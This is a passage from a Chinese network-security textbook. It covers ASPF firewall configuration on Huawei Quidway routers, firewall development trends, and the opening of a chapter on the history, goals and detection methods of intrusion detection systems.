在完成上述配置后，在所有视图下执行如下 display 命令可以显示 ASPF 的运行情况，通过查看显示信息验证配置的效果。在用户视图下执行 debugging 命令查看 ASPF 调试信息。

```
#显示所有 ASPF 配置情况
display aspf all
#显示应用 ASPF 策略和访问列表的接口配置
display aspf interface
#显示一个特定 ASPF 策略的配置
display aspf policy aspf-policy-number
#显示 ASPF 当前会话状态
display aspf session
#打开 ASPF 调试开关
debugging aspf{all | detail | events | ftp | http | rtsp | session | smtp
| tcp | timer | udp}
#关闭 ASPF 调试开关
undo debugging aspf{all | detail | events | ftp | http | rtsp | session |
smtp | tcp | timer | udp}
```

10.7.4 ASPF 策略配置实例

下面在防火墙上具体配置一个 ASPF 策略，来检测通过防火墙的 FTP 和 HTTP 流量。如果该报文是内部网络用户发起的 FTP 和 HTTP 连接的返回报文，则允许其通过防火墙进入内部网络，其他报文被禁止；并且，此 ASPF 策略能够过滤掉来自服务器 122.35.2.1 的 HTTP 报文中的 Java Applets。本例可以应用在本地用户需要访问远程网络服务的情况下。配置的基本步骤如下。

```
#在 ASPF 路由器上配置允许防火墙
[Quidway] firewall enable
/*配置访问控制列表 111，以拒绝所有 TCP 和 UDP 流量进入内部网络，ASPF 会为允许通过的流量
  创建临时的访问控制列表*/
[Quidway] acl number 111
[Quidway-acl-adv-111] rule deny
/*创建 ASPF 策略，策略号为 1，该策略检测应用层的两个协议：FTP 和 HTTP 协议。并定义没有
  任何行为的情况下，这两个协议的超时时间为 3000s*/
[Quidway] aspf policy 1
[Quidway aspf policy 1] detect ftp aging time 3000
```

```
[Quidway aspf policy 1] detect http aging time 3000
[Quidway aspf policy 1] detect http java list 1
#配置访问控制列表 1，以过滤来自站点 122.35.2.1 的 Java Applets
[Quidway] acl number 1
[Quidway-acl-basic-1] rule deny source 122.35.2.1 0
[Quidway-acl-basic-1] rule permit any
#在接口上应用 ASPF 策略
[Quidway-Serial1/0/0] firewall aspf 1 outbound
#在接口上应用访问控制列表 111
[Quidway-Serial1/0/0] firewall packet-filter 1 inbound
```

10.8 防火墙的发展趋势

随着新的网络技术的出现，防火墙技术呈现以下新的发展趋势。

（1）目前防火墙在安全性、效率和功能方面的矛盾还是比较突出。防火墙的技术结构，往往是安全性高效率就低，效率高就会以牺牲安全为代价。未来的防火墙要求是高安全和高效率。使用专门的芯片负责访问控制功能、设计新的防火墙的技术架构是未来防火墙的方向。

（2）数据加密技术的使用，使合法访问更安全。

（3）混合使用包过滤技术、代理服务技术和其他一些新技术。

（4）目前，人们正在设计新的 IP 协议 IPv6。IP 协议的变化将对防火墙的建立与运行产生深刻的影响。

（5）分布式防火墙。现在的防火墙一般安放在网络的边界，并假设内部网络中的所有主机是可信任的，所有的外部网络主机是不可信任的。但是攻击往往是从内部发起的，所以不是所有的内部主机都是可以信任的，因此提出了分布式防火墙的概念。分布式防火墙是指那些驻留在网络中主机如服务器或台式机并对主机系统自身提供安全防护的软件产品；从广义来讲，分布式防火墙是一种新的防火墙体系结构，它包含如下产品。

① 网络防火墙：即传统的边界防火墙，用于内部网与外部网之间进行访问控制。包括内部网中各个子网之间的防火墙，这种防火墙需支持内部网可能有的非 IP 协议。

② 主机防火墙：对网络中的服务器和台式机进行防护，需要给每一台需要保护的主机安装防火墙，这些主机的物理位置可能在内部网中，也可能在内部网外，如托管服务器或移动办公的便携机。

③ 中心管理：边界防火墙只是网络中的单一设备，管理是单一的。对分布式防火墙来说，每个防火墙作为安全监测机制可以根据安全性的不同要求布置在网络中的任何需要的位置上，但总体安全策略又是统一策划和管理的，安全策略的分发及日志的汇总都是中心管理应具备的功能。中心管理是分布式防火墙系统的核心和重要特征之一。

（6）对数据包的全方位的检查。不仅包括数据包头的信息，而且包括数据包的内容信息，查出恶意行为，阻止通过。

思考与练习

1. 什么是防火墙？防火墙按照对内外来往数据的处理方法可以分为哪两类？
2. 包过滤防火墙包括哪两种过滤方式？
3. 防火墙按照网络体系结构可以分为哪几类？
4. 分布式防火墙主要包括哪几部分？
5. 防火墙系统由哪几部分组成？
6. 如何在网络中高效部署防火墙，使其发挥更充分的作用？

第 11 章　入侵检测

本章学习目标：

- 了解入侵检测的定义；
- 了解入侵检测的目标；
- 掌握入侵检测原理及主要方法；
- 了解入侵检测系统模型；
- 了解入侵检测系统的优点与局限性；
- 掌握 Snort 入侵检测系统。

11.1　入侵检测概述

11.1.1　入侵检测的概念

美国国家安全通信委员会（NSTAC）下属的入侵检测小组（IDSG）在 1997 年给出的关于“入侵检测”（instruction detection）的定义是：入侵检测是对企图入侵、正在进行的入侵或已经发生的入侵行为进行识别的过程。

关于“入侵检测”的定义，人们还有很多不同的提法，其中包括如下几种说法。

（1）检测对计算机系统的非授权访问。

（2）对系统的运行状态进行监视，发现各种攻击企图、攻击行为或攻击结果，以保证系统资源的保密性、完整性和可用性。

（3）识别针对计算机系统和网络系统或广义上的信息系统的非法攻击，包括检测外部非法入侵者的恶意攻击或探测，以及内部合法用户越权使用系统资源的非法行为。

11.1.2　入侵检测系统的发展

1980 年 4 月，James P.Anderson 向美国空军提交了一份题为 *Computer Security Threat Monitoring and Surveillance*（计算机安全威胁监控与监视）的技术报告，第一次详细阐述了入侵检测的概念，并提出了一种对计算机系统风险和威胁的分类方法，以及利用审计跟踪数据监视入侵活动的思想。

从 1984 年到 1986 年，乔治敦大学的 Dorothy Denning 和 SRI/CSL（SRI 公司计算机科学实验室）的 PeterNeumann 研究出了一个实时入侵检测系统模型，取名为 IDES（入侵检测专家系统）。该模型由 6 个部分组成：主体、对象、审计记录、轮廓特征、异常记录、活动规则。它独立于特定的系统平台、应用环境、系统弱点以及入侵类型，为构建入侵检测系统提供了一个通用的框架。

1988 年，SRI/CSL 的 Teresa Lunt 等人改进了 Denning 的入侵检测模型，使其包含一个异常检测器和一个专家系统，分别用于统计异常模型的建立和基于规则的特征分析检测，IDS 的结构框架如图 11-1 所示。

在 1988 年的莫里斯蠕虫事件发生之后，网络安全才真正引起了人们的高度重视。美国空军、国家安全局和能源部共同资助空军密码支持中心、劳伦斯利弗摩尔国家实验室、加州大学戴维斯分校、Haystack 实验室，开展对分布式入侵检测系统（DIDS）的研究，将基于主机的和基于网络的检测方法集成在一起，IDS 总体结构如图 11-2 所示。




图 11-1　IDS 框架结构　　　　图 11-2　IDS 总体结构

从 20 世纪 90 年代到现在，入侵检测系统的研发呈现出百家争鸣的繁荣局面，并在智能化和分布式两个方向取得了长足性的进展。目前 SRI/CSL、普渡大学、加州大学等机构在这些方面的研究代表了当前的最高水平。

11.1.3　入侵检测目标

入侵检测系统通常有两个主要目标：寻找攻击源和系统恢复。

1．寻找攻击源

入侵检测系统的一个目标就是寻找入侵的发起源包括谁是入侵者、入侵事件从哪开始，并提供有效证据。通常用于事件的归档。支持这个目标的人声明："只要找到入侵源，以后所有相关的安全问题都可以解决。"在 TCP/IP 网络，寻找攻击源遇到很多困难，因为，入侵者常常利用 TCP/IP 协议的缺点，伪造源地址的身份。

2．系统恢复

入侵检测系统的另一个目标着重于把系统恢复成正常。主要包括：发生了什么事件、事件影响的范围以及可能使用的安全缺陷有哪些。支持这个目标的人声明："我们不关心谁是入侵者，也不关心他们攻击的动力和方法。我们只关心我们的系统受到什么损害和怎么去恢复它。"

11.1.4　入侵检测技术的发展趋势

1．分析技术的改进

入侵检测误报和漏报的解决最终依靠分析技术的改进。目前入侵检测分析方法主要

有：统计分析、模式匹配、数据重组、协议分析、行为分析等。

统计分析是统计网络中相关事件发生的次数，达到判别攻击的目的。模式匹配利用对攻击的特征字符进行匹配完成对攻击的检测。数据重组是对网络连接的数据流进行重组再加以分析，而不仅仅分析单个数据包。

协议分析技术是在对网络数据流进行重组的基础上，理解应用协议，再利用模式匹配和统计分析的技术来判明攻击。例如，某个基于 HTTP 协议的攻击含有 ABC 特征，如果此数据分散在若干个数据包中，如一个数据包含 A，另外一个包含 B，另外一个包含 C，则单纯的模式匹配就无法检测，只有基于数据流重组才能完整检测。而利用协议分析，则只在符合的协议（HTTP）检测到此事件才会报警。假设此特征出现在 Mail 里，因为不符合协议，就不会报警。利用此技术，有效地降低了误报和漏报。

行为分析技术不仅简单分析单次攻击事件，还根据前后发生的事件确认是否确有攻击发生，攻击行为是否生效，是入侵检测分析技术的最高境界。但目前由于算法处理和规则制定的难度很大，目前还不是非常成熟，但却是入侵检测技术发展的趋势。目前最好综合使用多种检测技术，而不只是依靠传统的统计分析和模式匹配技术。另外，规则库是否及时更新也和检测的准确程度相关。

2．内容恢复和网络审计功能的引入

入侵检测的最高境界是行为分析，但行为分析目前还不是很成熟，因此，个别优秀的入侵检测产品引入了内容恢复和网络审计功能。

内容恢复即在协议分析的基础上，对网络中发生的行为加以完整的重组和记录，网络中发生的任何行为都逃不过它的监视。网络审计即对网络中所有的连接事件进行记录。入侵检测的接入方式决定入侵检测系统中的网络审计不仅类似防火墙可以记录网络进出信息，还可以记录网络内部连接状况，此功能对内容恢复无法恢复的加密连接尤其有用。

内容恢复和网络审计让管理员看到网络的真正运行状况，其实就是调动管理员参与行为分析过程。此功能不仅能使管理员看到孤立的攻击事件的报警，还可以看到整个攻击过程，了解攻击确实发生与否，查看攻击者的操作过程，了解攻击造成的危害。不但发现已知攻击，同时发现未知攻击。不但发现外部攻击者的攻击，也发现内部用户的恶意行为。毕竟管理员是最了解其网络的，管理员通过此功能的使用，很好地达成了行为分析的目的。但使用此功能的同时需注意对用户隐私的保护。

3．集成网络分析和管理功能

入侵检测不但对网络攻击是一个检测，同时，入侵检测可以收到网络中的所有数据，对网络的故障分析和健康管理也可起到重大作用。当管理员发现某台主机有问题时，也希望能马上对其进行管理。入侵检测也不应只采用被动分析方法，最好能和主动分析结合。所以，入侵检测产品集成网管功能，扫描器（Scanner）、嗅探器（Sniffer）等功能是以后发展的方向。

4．安全性和易用性的提高

入侵检测是个安全产品，自身安全极为重要。因此，目前的入侵检测产品大多采用硬件结构，黑洞式接入，免除自身安全问题。同时，对易用性的要求也日益增强，例如全中文的图形界面，自动的数据库维护，多样的报表输出。这些都是优秀入侵产品的特性和以后继续发展细化的趋势。

5. 改进对大数据量网络的处理方法

随着对大数据量处理的要求，入侵检测的性能要求也逐步提高，出现了千兆入侵检测等产品。但如果入侵检测产品不仅具备攻击分析功能，同时具备内容恢复和网络审计功能，则其存储系统一般工作在千兆环境以上。这种情况下，网络数据分流也是一个很好的解决方案，性价比也较好。这也是国际上较通用的一种做法。

6. 防火墙联动功能

入侵检测发现攻击，自动发送给防火墙，防火墙加载动态规则拦截入侵，称为防火墙联动功能。目前此功能还没有到完全实用的阶段，主要是一种概念。随便使用会导致很多问题。目前主要的应用对象是自动传播的攻击，如 Nimda 等，联动只在这种场合有一定的作用。无限制地使用联动，如未经充分测试，对防火墙的稳定性和网络应用会造成负面影响。但随着入侵检测产品检测准确度的提高，联动功能日益趋向实用化。

11.2 入侵检测原理及主要方法

11.2.1 异常检测基本原理

异常检测技术又称为基于行为的入侵检测技术，用来识别主机或网络的异常行为。它假设攻击与正常的（合法的）活动有明显的差异。异常检测首先收集一段时间操作活动的历史数据，再建立代表主机、用户或网络连接的正常行为描述库，然后收集事件数据并使用一些不同的方法来决定所检测到的事件活动是否偏离了正常行为模式，从而判断是否发生了入侵。异常检测模型的结构如图 11-3 所示。




图 11-3 异常检测模型的结构

基于异常检测原理的入侵检测方法有以下几种。

（1）统计异常检测方法。

（2）特征选择异常检测方法。

（3）基于贝叶斯推理异常检测方法。

（4）基于贝叶斯网络异常检测方法。

（5）基于模式预测异常检测方法。

其中，比较成熟的方法是统计异常检测方法和特征选择异常检测方法。目前，已经有根据这两种方法开发的软件产品上市，其他方法目前还停留在理论研究阶段。

11.2.2 误用检测基本原理

误用检测技术又称基于知识的检测技术。它假设所有入侵行为和手段都能够表达为一种模式或特征，并对已知的入侵行为和手段进行分析，提取检测特征，构建攻击模式或攻击签名，通过系统当前状态与攻击模式或攻击签名的匹配判断入侵行为。误用检测模式的结构如图 11-4 所示。




图 11-4 误用检测模型的结构

误用检测技术的优点在于可以准确地检测已知的入侵行为，缺点是不能检测未知的入侵行为。误用检测的关键在于如何表达入侵行为，即攻击模型的构建，把真正的入侵与正常行为分开来。基于误用检测原理的入侵检测方法有以下几种。

（1）基于条件的概率误用检测方法。

（2）基于专家系统的误用检测方法。

（3）基于状态迁移分析的误用检测方法。

（4）基于键盘监控的误用检测方法。

（5）基于模型的误用检测方法。

11.2.3 各种入侵检测技术

当前在网络安全技术中存在多种入侵检测技术，下面分别对常见的一些入侵检测技术进行简要介绍。

1. 基于概率统计的检测

基于概率统计的检测技术是异常入侵检测中最常用的技术，它对用户历史行为建立模型。根据该模型，当 IDS 发现有可疑的用户行为发生时就保持跟踪，并监视和记录该用户的行为。

SRI（Standford Research Institute）研制开发的 IDES 是一个典型的实时监测系统。IDES 能根据用户以前的历史行为生成每个用户的历史行为记录库，并能自适应地学习被检测系统中每个用户的行为习惯。当某个用户改变其行为习惯时，这种异常就被检测出来。这种系统具有固有的弱点，例如，用户的行为非常复杂，因而要想准确地匹配一个用户的历史行为和当前行为是非常困难的。这种方法的一些假设是不准确或不贴切的，容易造成系统误报、错报或漏报。

在这种实现方法中，检测器首先根据用户对象的动作为每一个用户都建立一个用户特征表，通过比较当前特征和已存储的以前特征判断是否为异常行为。用户特征表需要根据

审计记录情况不断加以更新。在 SRI 的 IDES 中给出了一个特征简表的结构：{变量名，行为描述，例外情况，资源使用，时间周期，变量类型，阈值，主体，客体，特征值}。其中，变量名、主体、客体唯一确定了特征简表，特征值由系统根据审计数据周期产生。这个特征值是所有有悖于用户特征的异常程度值的函数。

这种方法的优越性在于能应用成熟的概率统计理论，不足之处在于：

（1）统计检测对于事件发生的次序不敏感，完全依靠统计理论，可能会漏掉那些利用彼此相关联事件的入侵行为。

（2）定义判断入侵的阈值比较困难，阈值太高则误检率提高，阈值太低则漏检率提高。

2．基于神经网络的检测

基于神经网络的检测技术的基本思想是用一系列信息单元训练神经单元，在给定一个输入后，就可能预测出输出。它是对基于概率统计的检测技术的改进，主要克服了传统的统计分析技术的一些问题。

基于神经网络的模块，将当前命令和刚过去的 *W* 个命令组成网络的输入，其中，*W* 是神经网络预测下一个命令时所包含的过去命令集的大小。根据用户代表性命令序列训练网络后，该网络就形成了相应的用户特征表。网络对下一事件的预测错误率在一定程度上反映了用户行为的异常程度。这种方法的优点在于能够更好地处理原始数据的随机特征，即不需要对这些数据做任何统计假设并有较好的抗干扰能力；缺点是网络的拓扑结构及各元素的权值很难确定，命令窗口的 *W* 值也很难选取。窗口太大，网络效率降低；窗口太小，网络输出不理想。

目前，神经网络技术提出了对基于传统统计技术的攻击检测方法的改进方向，但尚不十分成熟，所以传统的统计方法仍继续发挥作用，仍然能为发现用户的异常行为提供相当有参考价值的信息。

3．基于专家系统的检测

安全检测工作自动化的另外一个值得重视的研究方向是基于专家系统的攻击检测技术，即根据安全专家对可疑行为的分析经验来形成一套推理规则，然后再在此基础上建立相应的专家系统。专家系统对所涉及的攻击操作自动进行分析工作。

所谓专家系统，是基于一套由专家经验事先定义的规则的推理系统。例如，某个用户在数分钟之内连续进行登录，且失败超过三次，专家系统就可以认为是一种攻击行为。类似的规则在统计系统中似乎也有，但要注意的是基于规则的专家系统或推理系统也有其局限性，因此作为这类系统的基础推理规则一般都是根据已知的安全漏洞进行安排和策划的，而对系统的最危险的威胁则主要来自未知的安全漏洞。实现基于规则的专家系统是一个知识工程问题，而且其功能应当能够随着经验的积累而利用其自学能力进行规则的扩充和修正。当然，这种能力需要在专家的指导和参与下才能实现，否则可能会导致较多的错误。一方面，推理机制使得系统面对一些新的行为现象时可能具备一定的应对能力（即有可能发现一些新的安全漏洞）；另一方面，攻击行为也可能不会触发任何一个规则，从而被检测到。专家系统对历史数据的依赖性总的来说比基于统计技术的审计系统少，因此系统的适应性比较强，可以较灵活地适应广泛的安全策略和检测需求。但迄今，推理系统和谓词演算的可计算问题还未得到很好的解决。

在具体实现过程中，专家系统主要面临的问题有以下两种。

（1）全面性问题：很难从各种入侵检测手段中抽象出全面的规则化知识。

（2）效率问题：需要处理的数据量过大，而且在大型系统上很难获得实时、连续的审计数据。

4. 基于模型推理的检测

攻击者在攻击一个系统时往往采用一定的行为程序，如猜测口令的程序，这种行为程序构成了某种具有一定行为特征的模型，根据这种模型所代表的攻击意图的行为特征，可以实时地检测出恶意的攻击企图。用基于模型的推理方法，人们能够为某些行为建立特定的模型，从而能够监视具有特定行为特征的某些活动。根据假设的攻击脚本，这种系统就能够检测出非法的用户行为。为了准确判断，一般要为不同的攻击者和不同的系统建立特定的攻击脚本。

当有证据表明某种特定的攻击发生时，系统应收集其他证据来证实或否定攻击的真实性，既不能漏报攻击对信息系统造成实际损害，又能尽可能避免错报。

当然，上述几种方法都不能彻底解决攻击检测问题，所以最好是综合地利用各种手段强化计算机信息系统的安全程序，以增加攻击成功的难度，同时根据系统本身的特点选择适合的攻击检测手段。

5. 基于免疫的检测

基于免疫的检测技术是将自然免疫系统的某些特征运用到网络系统中，使整个系统具有适应性、自我调节性、可扩展性。人的免疫系统成功地保护人体不受各种抗原和组织的侵害，这个重要特征吸引了许多计算机安全专家和人工智能专家。通过学习免疫专家的研究成果，计算机专家提出了计算机免疫系统。在许多传统的网络安全系统中，每个目标都将它的系统日志和收集到的信息传送给相应的服务器，由服务器分析整个日志和信息，判断是否发生恶意入侵。基于免疫的入侵检测系统运用计算免疫的多层性、分布性、多样性等特性设置动态代理，实施分层检测和响应机制。

6. 入侵检测的新技术

数据挖掘技术被 Wenke.lee 用在了入侵检测中。用数据挖掘程序处理搜集到的审计数据，为各种入侵行为和正常操作建立精确的行为模式，这个过程是一个自动过程，不需要人工分析和编码入侵模式。移动代理用于入侵检测中，具有应对主机间动态迁移、一定的智能性、与平台无关性、分布的灵活性、低网络数据流量和多代理合作特性。移动代理技术适用于大规模信息搜集和动态处理，在入侵检测系统中采用该技术，可以提高入侵检测系统的性能。

7. 其他相关问题

为了防止过多的不相干信息的干扰，用于安全目的的攻击检测系统在审计系统之外，还要配备适合系统安全策略的信息采集器或过滤器。同时，除了依靠来自审计子系统的信息，还应当充分利用来自其他信息源的信息。在某些系统内可以在不同层次进行审计跟踪。例如，有些系统的安全机制采用三级审计跟踪，包括审计操作系统核心调用行为、审计用户和操作系统界面级行为和审计应用程序内部行为。

